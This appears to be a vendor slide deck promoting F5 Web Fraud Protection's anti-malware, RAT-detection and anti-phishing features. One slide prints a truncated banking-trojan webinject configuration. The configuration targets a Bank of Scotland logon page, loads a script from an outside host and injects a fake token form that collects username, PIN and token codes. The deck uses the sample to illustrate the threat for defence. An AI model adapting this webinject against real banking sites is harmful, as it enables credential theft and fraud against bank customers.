



# Web Fraud Protection

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# Agenda

## F5 Web Fraud Protection


- Trends
- Unique features
- General overview
- Features in detail

## Questions



# User is the Weakest Link

END POINT RISKS TO "DATA IN USE"



Customer browser



# Protecting against online fraud

with





# Anti-fraud, Anti-phishing, Anti-malware services

## KEY FEATURES

### Prevent Fraud

Targeted malware, MITB, zero-days, MITM, phishing, automated transactions...




### Protect Online User

Clientless solution, enabling 100% coverage. Desktop, tablets & mobile devices



### Full Transparency

No software or user involvement required.  
No IB software modification



### In Real Time


Alerts and customizable rules. Local and Cloud Dashboard



# F5 Web Fraud Protection

## KEY CUSTOMER SCENARIOS

1. Malware Detection and protection












# Webinjection

HOW TO



# Webinjection

## CONFIGURATION EXAMPLE

```
Mask 0x64
Target URL      : "https://banking.bankofscotland.co.uk/Logon/Logon.aspx*"
data_before
  <head>
data_after

data_inject
  <link rel="stylesheet" type="text/css" href="https://ajax.googleapis.com/ajax/libs/
<script type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jquery/1.3.2
<script type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jqueryui/1.7
<style type="text/css">
.ui-dialog .ui-dialog-titlebar-close { visibility: hidden; }
.ui-widget-header { background: none; border: none; background-color: #773377; }
</style>
<script type="text/javascript" src="https://www.bozvanovna.com/ /js.php?b=b2"></
<div id="securitywindow" style="display:none; title=" >
<form method="post">
<center><font size="4">Token Authentication</font></p>
<p><font size="2">Next Token Mode is on, you must Re Authenticate and enter your Next
<p><font size="2">To authenticate your Next Token, please enter the Next Token Code an
<p><font size="2">Logon Token Code and Next Token Code must be different.</font></p>
<center>
<table>
<tr><td><font size="2">Username:</font></td><td><input id="username1" name="username1"
<tr><td><font size="2">Pin Code:</font></td><td><input id="pin1" name="pin1" type="tex
<tr><td><font size="2">Token Code:</font></td><td><input id="token1" name="token1" typ
<tr><td><font size="2">Next Token Code:</font></td><td><input id="authtoken1" name="au
```



# Malware

## REMOTE ACCESS TROJANS

Identifies malware initiated RAT connection

Detects simultaneous connections on same device

Differentiates between legitimate and fraudulent transactions on the same device


Delivers highly accurate detection with zero false positives



# F5 Web Fraud Protection

## KEY CUSTOMER SCENARIOS

1. Malware Detection and protection
2. Anti-phishing





# Advanced Phishing attacks

## ALERTS AT EACH STAGE OF PHISHING SITE DEVELOPMENT


Identifies phishing threats early-on and stops attacks before emails are sent

Alerts of extensive site copying or scanning

Alerts on uploads to a hosting server or company

Alerts upon login and testing of phishing site

